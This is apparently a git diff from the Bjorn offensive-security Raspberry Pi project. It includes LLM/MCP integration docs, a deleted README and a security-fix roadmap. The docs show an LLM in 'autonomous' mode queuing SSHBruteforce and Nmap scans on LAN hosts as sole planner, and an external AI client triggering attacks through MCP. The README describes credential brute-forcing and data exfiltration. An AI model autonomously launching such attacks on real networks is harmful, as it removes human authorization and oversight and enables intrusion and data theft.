| `GET /api/llm/config` | `llm_utils.get_llm_config` | LLM config (api_key masked) |
|
||||
| `GET /api/llm/reasoning` | `llm_utils.get_llm_reasoning` | Orchestrator reasoning log |
|
||||
| `GET /api/mcp/status` | `llm_utils.get_mcp_status` | MCP server state |
|
||||
|
||||
### POST routes (JSON data-only)
|
||||
|
||||
| Route | Handler | Description |
|
||||
|-------|---------|-------------|
|
||||
| `POST /api/llm/chat` | `llm_utils.handle_chat` | Send a message to the LLM |
|
||||
| `POST /api/llm/clear_history` | `llm_utils.clear_chat_history` | Clear a session's history |
|
||||
| `POST /api/llm/config` | `llm_utils.save_llm_config` | Save LLM config |
|
||||
| `POST /api/mcp/toggle` | `llm_utils.toggle_mcp` | Enable/disable MCP |
|
||||
| `POST /api/mcp/config` | `llm_utils.save_mcp_config` | Save MCP config |
|
||||
|
||||
All routes respect Bjorn's existing authentication (`webauth`).
|
||||
|
||||
---
|
||||
|
||||
## 11. Web interfaces
|
||||
|
||||
### `/chat.html`
|
||||
|
||||
Terminal-style chat interface (black/red, consistent with Bjorn).
|
||||
|
||||
**Features:**
|
||||
- Auto-detects LLM state on load (`GET /api/llm/status`)
|
||||
- Displays active backend (LaRuche URL, or mode)
|
||||
- "Bjorn is thinking..." indicator during response
|
||||
- Unique session ID per browser tab
|
||||
- `Enter` = send, `Shift+Enter` = new line
|
||||
- Textarea auto-resize
|
||||
- **"Clear history"** button — clears server-side session
|
||||
- **"Orch Log"** button — loads the autonomous orchestrator's reasoning
|
||||
- Calls `GET /api/llm/reasoning`
|
||||
- Renders each message (cycle prompt + LLM response) as chat bubbles
|
||||
- "← Back to chat" to return to normal chat
|
||||
- Helper message if log is empty (hint: enable `llm_orchestrator_log_reasoning`)
|
||||
|
||||
**Access:** `http://[bjorn-ip]:8000/chat.html`
|
||||
|
||||
### `/mcp-config.html`
|
||||
|
||||
Full LLM & MCP configuration page.
|
||||
|
||||
**LLM Bridge section:**
|
||||
- Master enable/disable toggle
|
||||
- EPD comments, chat, chat tool-calling toggles
|
||||
- Backend selector (auto / laruche / ollama / api)
|
||||
- LaRuche mDNS discovery toggle + manual URL
|
||||
- Ollama configuration (URL + model)
|
||||
- External API configuration (provider, key, model, custom URL)
|
||||
- Timeout and token parameters
|
||||
- "TEST CONNECTION" button
|
||||
|
||||
**MCP Server section:**
|
||||
- Enable toggle with live start/stop
|
||||
- Transport selector (HTTP SSE / stdio)
|
||||
- HTTP port
|
||||
- Per-tool checkboxes
|
||||
- "RUNNING" / "OFF" indicator
|
||||
|
||||
**Access:** `http://[bjorn-ip]:8000/mcp-config.html`
|
||||
|
||||
---
|
||||
|
||||
## 12. Startup (`Bjorn.py`)
|
||||
|
||||
```python
|
||||
# LLM Bridge — warm up singleton
|
||||
try:
|
||||
from llm_bridge import LLMBridge
|
||||
LLMBridge() # Starts mDNS discovery if llm_laruche_discovery=True
|
||||
logger.info("LLM Bridge initialised")
|
||||
except Exception as e:
|
||||
logger.warning("LLM Bridge init skipped: %s", e)
|
||||
|
||||
# MCP Server
|
||||
try:
|
||||
import mcp_server
|
||||
if shared_data.config.get("mcp_enabled", False):
|
||||
mcp_server.start() # Daemon thread "MCPServer"
|
||||
logger.info("MCP server started")
|
||||
else:
|
||||
logger.info("MCP server loaded (disabled)")
|
||||
except Exception as e:
|
||||
logger.warning("MCP server init skipped: %s", e)
|
||||
```
|
||||
|
||||
The LLM Orchestrator is initialised inside `orchestrator.py` (not `Bjorn.py`), since it depends on the orchestrator loop cycle.
|
||||
|
||||
---
|
||||
|
||||
## 13. LaRuche / LAND Protocol compatibility
|
||||
|
||||
### LAND Protocol
|
||||
|
||||
LAND (Local AI Network Discovery) is the LaRuche protocol:
|
||||
- **Discovery:** mDNS service type `_ai-inference._tcp.local.`
|
||||
- **Inference:** `POST http://[node]:8419/infer`
|
||||
|
||||
### What Bjorn implements on the Python side
|
||||
|
||||
```python
|
||||
# mDNS listening (zeroconf)
|
||||
from zeroconf import Zeroconf, ServiceBrowser
|
||||
ServiceBrowser(zc, "_ai-inference._tcp.local.", listener)
|
||||
# → Auto-detects LaRuche nodes
|
||||
|
||||
# Inference call (urllib stdlib, zero dependency)
|
||||
payload = {"prompt": "...", "capability": "llm", "max_tokens": 500}
|
||||
urllib.request.urlopen(f"{url}/infer", data=json.dumps(payload))
|
||||
```
|
||||
|
||||
### Scenarios
|
||||
|
||||
| Scenario | Behaviour |
|
||||
|----------|-----------|
|
||||
| LaRuche node detected on LAN | Used automatically as priority backend |
|
||||
| Multiple LaRuche nodes | First discovered is used |
|
||||
| Manual URL configured | Used directly, discovery ignored |
|
||||
| LaRuche node absent | Cascades to Ollama or external API |
|
||||
| `zeroconf` not installed | Discovery silently disabled, DEBUG log |
|
||||
|
||||
---
|
||||
|
||||
## 14. Optional dependencies
|
||||
|
||||
| Package | Min version | Feature unlocked | Install command |
|
||||
|---------|------------|------------------|----------------|
|
||||
| `mcp[cli]` | ≥ 1.0.0 | Full MCP server | `pip install "mcp[cli]"` |
|
||||
| `zeroconf` | ≥ 0.131.0 | LaRuche mDNS discovery | `pip install zeroconf` |
|
||||
|
||||
**No new dependencies** added for LLM backends:
|
||||
- **LaRuche / Ollama**: uses `urllib.request` (Python stdlib)
|
||||
- **Anthropic / OpenAI**: REST API via `urllib` — no SDK needed
|
||||
|
||||
---
|
||||
|
||||
## 15. Quick activation & configuration
|
||||
|
||||
### Basic LLM chat
|
||||
|
||||
```bash
|
||||
curl -X POST http://[bjorn-ip]:8000/api/llm/config \
|
||||
-H "Content-Type: application/json" \
|
||||
-d '{"llm_enabled": true, "llm_backend": "ollama", "llm_ollama_model": "phi3:mini"}'
|
||||
# → http://[bjorn-ip]:8000/chat.html
|
||||
```
|
||||
|
||||
### Chat with tool-calling (LLM accesses live network data)
|
||||
|
||||
```bash
|
||||
curl -X POST http://[bjorn-ip]:8000/api/llm/config \
|
||||
-d '{"llm_enabled": true, "llm_chat_tools_enabled": true}'
|
||||
```
|
||||
|
||||
### LLM Orchestrator — advisor mode
|
||||
|
||||
```bash
|
||||
curl -X POST http://[bjorn-ip]:8000/api/llm/config \
|
||||
-d '{
|
||||
"llm_enabled": true,
|
||||
"llm_orchestrator_mode": "advisor",
|
||||
"llm_orchestrator_allowed_actions": ["NmapScan", "SSHBruteforce"]
|
||||
}'
|
||||
```
|
||||
|
||||
### LLM Orchestrator — autonomous mode (LLM as sole planner)
|
||||
|
||||
```bash
|
||||
curl -X POST http://[bjorn-ip]:8000/api/llm/config \
|
||||
-d '{
|
||||
"llm_enabled": true,
|
||||
"llm_orchestrator_mode": "autonomous",
|
||||
"llm_orchestrator_skip_scheduler": true,
|
||||
"llm_orchestrator_max_actions": 5,
|
||||
"llm_orchestrator_interval_s": 120,
|
||||
"llm_orchestrator_allowed_actions": ["NmapScan", "SSHBruteforce", "SMBScan"],
|
||||
"llm_orchestrator_log_reasoning": true
|
||||
}'
|
||||
# → View reasoning: http://[bjorn-ip]:8000/chat.html → Orch Log button
|
||||
```
|
||||
|
||||
### With Anthropic API
|
||||
|
||||
```bash
|
||||
curl -X POST http://[bjorn-ip]:8000/api/llm/config \
|
||||
-d '{
|
||||
"llm_enabled": true,
|
||||
"llm_backend": "api",
|
||||
"llm_api_provider": "anthropic",
|
||||
"llm_api_key": "sk-ant-...",
|
||||
"llm_api_model": "claude-haiku-4-5-20251001"
|
||||
}'
|
||||
```
|
||||
|
||||
### With OpenRouter (access to all models)
|
||||
|
||||
```bash
|
||||
curl -X POST http://[bjorn-ip]:8000/api/llm/config \
|
||||
-d '{
|
||||
"llm_enabled": true,
|
||||
"llm_backend": "api",
|
||||
"llm_api_provider": "openrouter",
|
||||
"llm_api_key": "sk-or-...",
|
||||
"llm_api_model": "meta-llama/llama-3.2-3b-instruct",
|
||||
"llm_api_base_url": "https://openrouter.ai/api"
|
||||
}'
|
||||
```
|
||||
|
||||
### Model recommendations by scenario
|
||||
|
||||
| Scenario | Backend | Recommended model | Pi RAM |
|
||||
|----------|---------|-------------------|--------|
|
||||
| Autonomous orchestrator + LaRuche on LAN | laruche | Mistral/Phi on the node | 0 (remote inference) |
|
||||
| Autonomous orchestrator offline | ollama | `qwen2.5:3b` | ~3 GB |
|
||||
| Autonomous orchestrator cloud | api | `claude-haiku-4-5-20251001` | 0 |
|
||||
| Chat + tools | ollama | `phi3:mini` | ~2 GB |
|
||||
| EPD comments only | ollama | `smollm2:360m` | ~400 MB |
|
||||
|
||||
---
|
||||
|
||||
## 16. Complete API endpoint reference
|
||||
|
||||
### GET
|
||||
|
||||
```
|
||||
GET /api/llm/status
|
||||
→ {"enabled": bool, "backend": str, "laruche_url": str|null,
|
||||
"laruche_discovery": bool, "ollama_url": str, "ollama_model": str,
|
||||
"api_provider": str, "api_model": str, "api_key_set": bool}
|
||||
|
||||
GET /api/llm/config
|
||||
→ {all llm_* keys except api_key, + "llm_api_key_set": bool}
|
||||
|
||||
GET /api/llm/reasoning
|
||||
→ {"status": "ok", "messages": [{"role": str, "content": str}, ...], "count": int}
|
||||
→ {"status": "error", "message": str, "messages": [], "count": 0}
|
||||
|
||||
GET /api/mcp/status
|
||||
→ {"enabled": bool, "running": bool, "transport": str,
|
||||
"port": int, "allowed_tools": [str]}
|
||||
```
|
||||
|
||||
### POST
|
||||
|
||||
```
|
||||
POST /api/llm/chat
|
||||
Body: {"message": str, "session_id": str?}
|
||||
→ {"status": "ok", "response": str, "session_id": str}
|
||||
→ {"status": "error", "message": str}
|
||||
|
||||
POST /api/llm/clear_history
|
||||
Body: {"session_id": str?}
|
||||
→ {"status": "ok"}
|
||||
|
||||
POST /api/llm/config
|
||||
Body: {any subset of llm_* and llm_orchestrator_* keys}
|
||||
→ {"status": "ok"}
|
||||
→ {"status": "error", "message": str}
|
||||
|
||||
POST /api/mcp/toggle
|
||||
Body: {"enabled": bool}
|
||||
→ {"status": "ok", "enabled": bool, "started": bool?}
|
||||
|
||||
POST /api/mcp/config
|
||||
Body: {"allowed_tools": [str]?, "port": int?, "transport": str?}
|
||||
→ {"status": "ok", "config": {...}}
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
## 17. Queue priority system
|
||||
|
||||
```
|
||||
Priority Source Trigger
|
||||
──────────────────────────────────────────────────────────────
|
||||
85 LLM Advisor llm_orchestrator.advise()
|
||||
82 LLM Autonomous _run_autonomous_cycle() via run_action tool
|
||||
80 External MCP _impl_run_action() via MCP client or chat
|
||||
50 Normal / manual queue_action() without explicit priority
|
||||
40 Scheduler action_scheduler evaluates triggers
|
||||
```
|
||||
|
||||
The scheduler always processes the highest-priority pending item first. LLM and MCP actions therefore preempt scheduler actions.
|
||||
|
||||
---
|
||||
|
||||
## 18. Fallbacks & graceful degradation
|
||||
|
||||
| Condition | Behaviour |
|
||||
|-----------|-----------|
|
||||
| `llm_enabled = False` | `complete()` returns `None` immediately — zero overhead |
|
||||
| `llm_orchestrator_mode = "none"` | LLMOrchestrator not instantiated |
|
||||
| `mcp` not installed | `_build_mcp_server()` returns `None`, WARNING log |
|
||||
| `zeroconf` not installed | LaRuche discovery silently disabled, DEBUG log |
|
||||
| LaRuche node timeout | Exception caught, cascade to next backend |
|
||||
| Ollama not running | `URLError` caught, cascade to API |
|
||||
| API key missing | `_call_api()` returns `None`, cascade |
|
||||
| All backends fail | `complete()` returns `None` |
|
||||
| LLM returns `None` for EPD | `comment.py` uses `_pick_text()` (original behaviour) |
|
||||
| LLM advisor: invalid JSON | DEBUG log, returns `None`, next cycle |
|
||||
| LLM advisor: disallowed action | WARNING log, ignored |
|
||||
| LLM autonomous: no change | cycle skipped, zero API call |
|
||||
| LLM autonomous: ≥6 tool turns | returns partial text + warning |
|
||||
| Exception in LLM Bridge | `try/except` at every level, DEBUG log |
|
||||
|
||||
### Timeouts
|
||||
|
||||
```
|
||||
Chat / complete() → llm_timeout_s (default: 30s)
|
||||
EPD comments → 8s (hardcoded, short to avoid blocking render)
|
||||
Autonomous cycle → 90s (long: may chain multiple tool calls)
|
||||
Advisor → 20s (short prompt + JSON response)
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
## 19. Call sequences
|
||||
|
||||
### Web chat with tool-calling
|
||||
|
||||
```
|
||||
Browser → POST /api/llm/chat {"message": "which hosts are vulnerable?"}
|
||||
└── LLMUtils.handle_chat(data)
|
||||
└── LLMBridge().chat(message, session_id)
|
||||
└── complete(messages, system, tools=_BJORN_TOOLS)
|
||||
└── _call_anthropic(messages, tools=[...])
|
||||
├── POST /v1/messages → stop_reason=tool_use
|
||||
│ └── tool: get_hosts(alive_only=true)
|
||||
│ → _execute_tool → _impl_get_hosts()
|
||||
│ → JSON of hosts
|
||||
├── POST /v1/messages [+ tool result] → end_turn
|
||||
└── returns "3 exposed SSH hosts: 192.168.1.10, ..."
|
||||
← {"status": "ok", "response": "3 exposed SSH hosts..."}
|
||||
```
|
||||
|
||||
### LLM autonomous cycle
|
||||
|
||||
```
|
||||
Thread "LLMOrchestrator" (daemon, interval=60s)
|
||||
└── _run_autonomous_cycle()
|
||||
├── fp = _compute_fingerprint() → (12, 3, 1, 47)
|
||||
├── _has_actionable_change(fp) → True (vuln_count 2→3)
|
||||
├── self._last_fingerprint = fp
|
||||
│
|
||||
└── LLMBridge().complete(prompt, system, tools=[read-only + run_action])
|
||||
└── _call_anthropic(tools=[...])
|
||||
├── POST → tool_use: get_hosts()
|
||||
│ → [{ip: "192.168.1.20", ports: "22,80,443"}]
|
||||
├── POST → tool_use: get_action_history()
|
||||
│ → [...]
|
||||
├── POST → tool_use: run_action("SSHBruteforce", "192.168.1.20")
|
||||
│ → _execute_tool → _impl_run_action()
|
||||
│ → db.queue_action(priority=82, trigger="llm_autonomous")
|
||||
│ → queue_event.set()
|
||||
└── POST → end_turn
|
||||
→ "Queued SSHBruteforce on 192.168.1.20 (Mjolnir strikes the unguarded gate)"
|
||||
→ [if log_reasoning=True] logger.info("[LLM_ORCH_REASONING]...")
|
||||
→ [if log_reasoning=True] _push_to_chat(bridge, prompt, response)
|
||||
```
|
||||
|
||||
### Reading reasoning from chat.html
|
||||
|
||||
```
|
||||
User clicks "Orch Log"
|
||||
└── fetch GET /api/llm/reasoning
|
||||
└── LLMUtils.get_llm_reasoning(handler)
|
||||
└── LLMBridge()._chat_histories["llm_orchestrator"]
|
||||
→ [{"role": "user", "content": "[Autonomous cycle]..."},
|
||||
{"role": "assistant", "content": "Queued SSHBruteforce..."}]
|
||||
← {"status": "ok", "messages": [...], "count": 2}
|
||||
→ Rendered as chat bubbles in #messages
|
||||
```
|
||||
|
||||
### MCP from external client (Claude Desktop)
|
||||
|
||||
```
|
||||
Claude Desktop → tool_call: run_action("NmapScan", "192.168.1.0/24")
|
||||
└── FastMCP dispatch
|
||||
└── mcp_server.run_action(action_name, target_ip)
|
||||
└── _impl_run_action()
|
||||
├── db.queue_action(priority=80, trigger="mcp")
|
||||
└── queue_event.set()
|
||||
← {"status": "queued", "action": "NmapScan", "target": "192.168.1.0/24", "priority": 80}
|
||||
```
|
||||
|
||||
### EPD comment with LLM
|
||||
|
||||
```
|
||||
display.py → CommentAI.get_comment("SSHBruteforce", params={...})
|
||||
└── delay elapsed OR status changed → proceed
|
||||
├── llm_comments_enabled = True ?
|
||||
│ └── LLMBridge().generate_comment("SSHBruteforce", params)
|
||||
│ └── complete([{role:user, content:"Status: SSHBruteforce..."}],
|
||||
│ max_tokens=80, timeout=8)
|
||||
│ ├── LaRuche → "Norse gods smell SSH credentials..." ✓
|
||||
│ └── [or timeout 8s] → None
|
||||
└── text = None → _pick_text("SSHBruteforce", lang, params)
|
||||
└── SELECT FROM comments WHERE status='SSHBruteforce'
|
||||
→ "Processing authentication attempts..."
|
||||
```
|
||||
179
README.md
@@ -1,179 +0,0 @@
|
||||
# <img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="33"> Bjorn
|
||||
|
||||

|
||||

|
||||
[](https://opensource.org/licenses/MIT)
|
||||
|
||||
[](https://www.reddit.com/r/Bjorn_CyberViking)
|
||||
[](https://discord.com/invite/B3ZH9taVfT)
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="150">
|
||||
<img src="https://github.com/user-attachments/assets/1b490f07-f28e-4418-8d41-14f1492890c6" alt="bjorn_epd-removebg-preview" width="150">
|
||||
</p>
|
||||
|
||||
Bjorn is a « Tamagotchi like » sophisticated, autonomous network scanning, vulnerability assessment, and offensive security tool designed to run on a Raspberry Pi equipped with a 2.13-inch e-Paper HAT. This document provides a detailed explanation of the project.
|
||||
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Introduction](#-introduction)
|
||||
- [Features](#-features)
|
||||
- [Getting Started](#-getting-started)
|
||||
- [Prerequisites](#-prerequisites)
|
||||
- [Installation](#-installation)
|
||||
- [Quick Start](#-quick-start)
|
||||
- [Usage Example](#-usage-example)
|
||||
- [Contributing](#-contributing)
|
||||
- [License](#-license)
|
||||
- [Contact](#-contact)
|
||||
|
||||
## 📄 Introduction
|
||||
|
||||
Bjorn is a powerful tool designed to perform comprehensive network scanning, vulnerability assessment, and data ex-filtration. Its modular design and extensive configuration options allow for flexible and targeted operations. By combining different actions and orchestrating them intelligently, Bjorn can provide valuable insights into network security and help identify and mitigate potential risks.
|
||||
|
||||
The e-Paper HAT display and web interface make it easy to monitor and interact with Bjorn, providing real-time updates and status information. With its extensible architecture and customizable actions, Bjorn can be adapted to suit a wide range of security testing and monitoring needs.
|
||||
|
||||
## 🌟 Features
|
||||
|
||||
- **Network Scanning**: Identifies live hosts and open ports on the network.
|
||||
- **Vulnerability Assessment**: Performs vulnerability scans using Nmap and other tools.
|
||||
- **System Attacks**: Conducts brute-force attacks on various services (FTP, SSH, SMB, RDP, Telnet, SQL).
|
||||
- **File Stealing**: Extracts data from vulnerable services.
|
||||
- **User Interface**: Real-time display on the e-Paper HAT and web interface for monitoring and interaction.
|
||||
|
||||
[](./ARCHITECTURE.md)
|
||||
|
||||

|
||||
|
||||
## 🚀 Getting Started
|
||||
|
||||
## 📌 Prerequisites
|
||||
|
||||
### 📋 Prerequisites for RPI zero W (32bits)
|
||||
|
||||

|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 32-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-armhf-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
### 📋 Prerequisites for RPI zero W2 (64bits)
|
||||
|
||||

|
||||
|
||||
I did not develop Bjorn for the raspberry pi zero w2 64bits, but several feedbacks have attested that the installation worked perfectly.
|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 64-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-arm64-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
|
||||
At the moment the paper screen v2 v4 have been tested and implemented.
|
||||
I juste hope the V1 & V3 will work the same.
|
||||
|
||||
### 🔨 Installation
|
||||
|
||||
The fastest way to install Bjorn is using the automatic installation script :
|
||||
|
||||
```bash
|
||||
# Download and run the installer
|
||||
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh
|
||||
sudo chmod +x install_bjorn.sh && sudo ./install_bjorn.sh
|
||||
# Choose the choice 1 for automatic installation. It may take a while as a lot of packages and modules will be installed. You must reboot at the end.
|
||||
```
|
||||
|
||||
For **detailed information** about **installation** process go to [Install Guide](INSTALL.md)
|
||||
|
||||
## ⚡ Quick Start
|
||||
|
||||
**Need help ? You struggle to find Bjorn's IP after the installation ?**
|
||||
Use my Bjorn Detector & SSH Launcher :
|
||||
|
||||
[https://github.com/infinition/bjorn-detector](https://github.com/infinition/bjorn-detector)
|
||||
|
||||

|
||||
|
||||
**Hmm, You still need help ?**
|
||||
For **detailed information** about **troubleshooting** go to [Troubleshooting](TROUBLESHOOTING.md)
|
||||
|
||||
**Quick Installation**: you can use the fastest way to install **Bjorn** [Getting Started](#-getting-started)
|
||||
|
||||
## 💡 Usage Example
|
||||
|
||||
Here's a demonstration of how Bjorn autonomously hunts through your network like a Viking raider (fake demo for illustration):
|
||||
|
||||
```bash
|
||||
# Reconnaissance Phase
|
||||
[NetworkScanner] Discovering alive hosts...
|
||||
[+] Host found: 192.168.1.100
|
||||
├── Ports: 22,80,445,3306
|
||||
└── MAC: 00:11:22:33:44:55
|
||||
|
||||
# Attack Sequence
|
||||
[NmapVulnScanner] Found vulnerabilities on 192.168.1.100
|
||||
├── MySQL 5.5 < 5.7 - User Enumeration
|
||||
└── SMB - EternalBlue Candidate
|
||||
|
||||
[SSHBruteforce] Cracking credentials...
|
||||
[+] Success! user:password123
|
||||
[StealFilesSSH] Extracting sensitive data...
|
||||
|
||||
# Automated Data Exfiltration
|
||||
[SQLBruteforce] Database accessed!
|
||||
[StealDataSQL] Dumping tables...
|
||||
[SMBBruteforce] Share accessible
|
||||
[+] Found config files, credentials, backups...
|
||||
```
|
||||
|
||||
This is just a demo output - actual results will vary based on your network and target configuration.
|
||||
|
||||
All discovered data is automatically organized in the data/output/ directory, viewable through both the e-Paper display (as indicators) and web interface.
|
||||
Bjorn works tirelessly, expanding its network knowledge base and growing stronger with each discovery.
|
||||
|
||||
No constant monitoring needed - just deploy and let Bjorn do what it does best: hunt for vulnerabilities.
|
||||
|
||||
🔧 Expand Bjorn's Arsenal!
|
||||
Bjorn is designed to be a community-driven weapon forge. Create and share your own attack modules!
|
||||
|
||||
⚠️ **For educational and authorized testing purposes only** ⚠️
|
||||
|
||||
## 🤝 Contributing
|
||||
|
||||
The project welcomes contributions in:
|
||||
|
||||
- New attack modules.
|
||||
- Bug fixes.
|
||||
- Documentation.
|
||||
- Feature improvements.
|
||||
|
||||
For **detailed information** about **contributing** process go to [Contributing Docs](CONTRIBUTING.md), [Code Of Conduct](CODE_OF_CONDUCT.md) and [Development Guide](DEVELOPMENT.md).
|
||||
|
||||
## 📫 Contact
|
||||
|
||||
- **Report Issues**: Via GitHub.
|
||||
- **Guidelines**:
|
||||
- Follow ethical guidelines.
|
||||
- Document reproduction steps.
|
||||
- Provide logs and context.
|
||||
|
||||
- **Author**: __infinition__
|
||||
- **GitHub**: [infinition/Bjorn](https://github.com/infinition/Bjorn)
|
||||
|
||||
## 🌠 Stargazers
|
||||
|
||||
[](https://star-history.com/#infinition/bjorn&Date)
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
315
ROADMAP.md
Normal file
@@ -0,0 +1,315 @@
|
||||
# BJORN Cyberviking — Roadmap & Changelog
|
||||
|
||||
> Comprehensive audit-driven roadmap for the v2 release.
|
||||
> Each section tracks scope, status, and implementation notes.
|
||||
|
||||
---
|
||||
|
||||
## Legend
|
||||
|
||||
| Tag | Meaning |
|
||||
|-----|---------|
|
||||
| `[DONE]` | Implemented and verified |
|
||||
| `[WIP]` | Work in progress |
|
||||
| `[TODO]` | Not yet started |
|
||||
| `[DROPPED]` | Descoped / won't fix |
|
||||
|
||||
---
|
||||
|
||||
## P0 — Security & Blockers (Must-fix before release)
|
||||
|
||||
### SEC-01: Shell injection in system_utils.py `[DONE]`
|
||||
- **File:** `web_utils/system_utils.py`
|
||||
- **Issue:** `subprocess.Popen(command, shell=True)` on reboot, shutdown, restart, clear_logs
|
||||
- **Fix:** Replace all `shell=True` calls with argument lists (`["sudo", "reboot"]`)
|
||||
- **Risk:** Command injection if any parameter is ever user-controlled
|
||||
|
||||
### SEC-02: Path traversal in DELETE route `[DONE]`
|
||||
- **File:** `webapp.py:497-498`
|
||||
- **Issue:** MAC address extracted from URL path with no validation — `self.path.split(...)[-1]`
|
||||
- **Fix:** URL-decode and validate MAC format with regex before passing to handler
|
||||
|
||||
### SEC-03: Path traversal in file operations `[DONE]`
|
||||
- **File:** `web_utils/file_utils.py`
|
||||
- **Issue:** `move_file`, `rename_file`, `delete_file` accept paths from POST body.
|
||||
Path validation uses `startswith()` which can be bypassed (symlinks, encoding).
|
||||
- **Fix:** Use `os.path.realpath()` instead of `os.path.abspath()` for canonicalization.
|
||||
Add explicit path validation helper used by all file ops.
|
||||
|
||||
### SEC-04: Cortex secrets committed to repo `[DONE]`
|
||||
- **Files:** `bjorn-cortex/Cortex/security_config.json`, `server_config.json`
|
||||
- **Issue:** JWT secret, TOTP secret, admin password hash, device API key in git
|
||||
- **Fix:** Replaced with clearly-marked placeholder values + WARNING field, already in `.gitignore`
|
||||
|
||||
### SEC-05: Cortex WebSocket without auth `[DONE]`
|
||||
- **File:** `bjorn-cortex/Cortex/server.py`
|
||||
- **Issue:** `/ws/logs` endpoint has no authentication — anyone can see training logs
|
||||
- **Fix:** Added `_verify_ws_token()` — JWT via query param or first message, close 4401 on failure
|
||||
|
||||
### SEC-06: Cortex device API auth disabled by default `[DONE]`
|
||||
- **File:** `bjorn-cortex/Cortex/server_config.json`
|
||||
- **Issue:** `allow_device_api_without_auth: true` + empty `device_api_key`
|
||||
- **Fix:** Default to `false`, placeholder API key, CORS origins via `CORS_ORIGINS` env var
|
||||
|
||||
---
|
||||
|
||||
## P0 — Bluetooth Fixes
|
||||
|
||||
### BT-01: Bare except clauses `[DONE]`
|
||||
- **File:** `web_utils/bluetooth_utils.py:225,258`
|
||||
- **Issue:** `except:` swallows all exceptions including SystemExit, KeyboardInterrupt
|
||||
- **Fix:** Replace with `except (dbus.exceptions.DBusException, Exception) as e:` with logging
|
||||
|
||||
### BT-02: Null address passed to BT functions `[DONE]`
|
||||
- **File:** `webapp.py:210-214`
|
||||
- **Issue:** `d.get('address')` can return None, passed directly to BT methods
|
||||
- **Fix:** Add null check + early return with error in each lambda/BT method entry point
|
||||
|
||||
### BT-03: Race condition on bt.json `[DONE]`
|
||||
- **File:** `web_utils/bluetooth_utils.py:200-216`
|
||||
- **Issue:** Read-modify-write on shared file without locking
|
||||
- **Fix:** Add `threading.Lock` for bt.json access, use atomic write pattern
|
||||
|
||||
### BT-04: auto_bt_connect service crash `[DONE]`
|
||||
- **File:** `web_utils/bluetooth_utils.py:219`
|
||||
- **Issue:** `subprocess.run(..., check=True)` raises CalledProcessError if service missing
|
||||
- **Fix:** Use `check=False` and log warning instead of crashing
|
||||
|
||||
---
|
||||
|
||||
## P0 — Web Server Fixes
|
||||
|
||||
### WEB-01: SSE reconnect counter reset bug `[DONE]`
|
||||
- **File:** `web/js/core/console-sse.js:367`
|
||||
- **Issue:** `reconnectCount = 0` on every message — a single flaky message resets counter,
|
||||
enabling infinite reconnect loops
|
||||
- **Fix:** Only reset counter after sustained healthy connection (e.g., 5+ messages)
|
||||
|
||||
### WEB-02: Silent routes list has trailing empty string `[DONE]`
|
||||
- **File:** `webapp.py:474`
|
||||
- **Issue:** Empty string `""` in `silent_routes` matches ALL log messages
|
||||
- **Fix:** Remove empty string from list
|
||||
|
||||
---
|
||||
|
||||
## P1 — Stability & Consistency
|
||||
|
||||
### STAB-01: Uniform error handling pattern `[DONE]`
|
||||
- **Files:** All `web_utils/*.py`
|
||||
- **Issue:** Mix of bare `except:`, `except Exception`, inconsistent error response format
|
||||
- **Fix:** Establish `_json_response(handler, data, status)` helper; catch specific exceptions
|
||||
|
||||
### STAB-02: Add pagination to heavy API endpoints `[DONE]`
|
||||
- **Files:** `web_utils/netkb_utils.py`, `web_utils/orchestrator_utils.py`
|
||||
- **Endpoints:** `/netkb_data`, `/list_credentials`, `/network_data`
|
||||
- **Fix:** Accept `?page=N&per_page=M` query params, return `{data, total, page, pages}`
|
||||
|
||||
### STAB-03: Dead routes & unmounted pages `[DONE]`
|
||||
- **Files:** `web/js/app.js`, various
|
||||
- **Issue:** GPS UI elements with no backend, rl-dashboard not mounted, zombieland incomplete
|
||||
- **Fix:** Remove GPS placeholder, wire rl-dashboard mount, mark zombieland as beta
|
||||
|
||||
### STAB-04: Missing constants for magic numbers `[DONE]`
|
||||
- **Files:** `web_utils/bluetooth_utils.py`, `webapp.py`
|
||||
- **Fix:** Extract timeout values, pool sizes, size limits to named constants
|
||||
|
||||
---
|
||||
|
||||
## P2 — Web SPA Quality
|
||||
|
||||
### SPA-01: Review & fix dashboard.js `[DONE]`
|
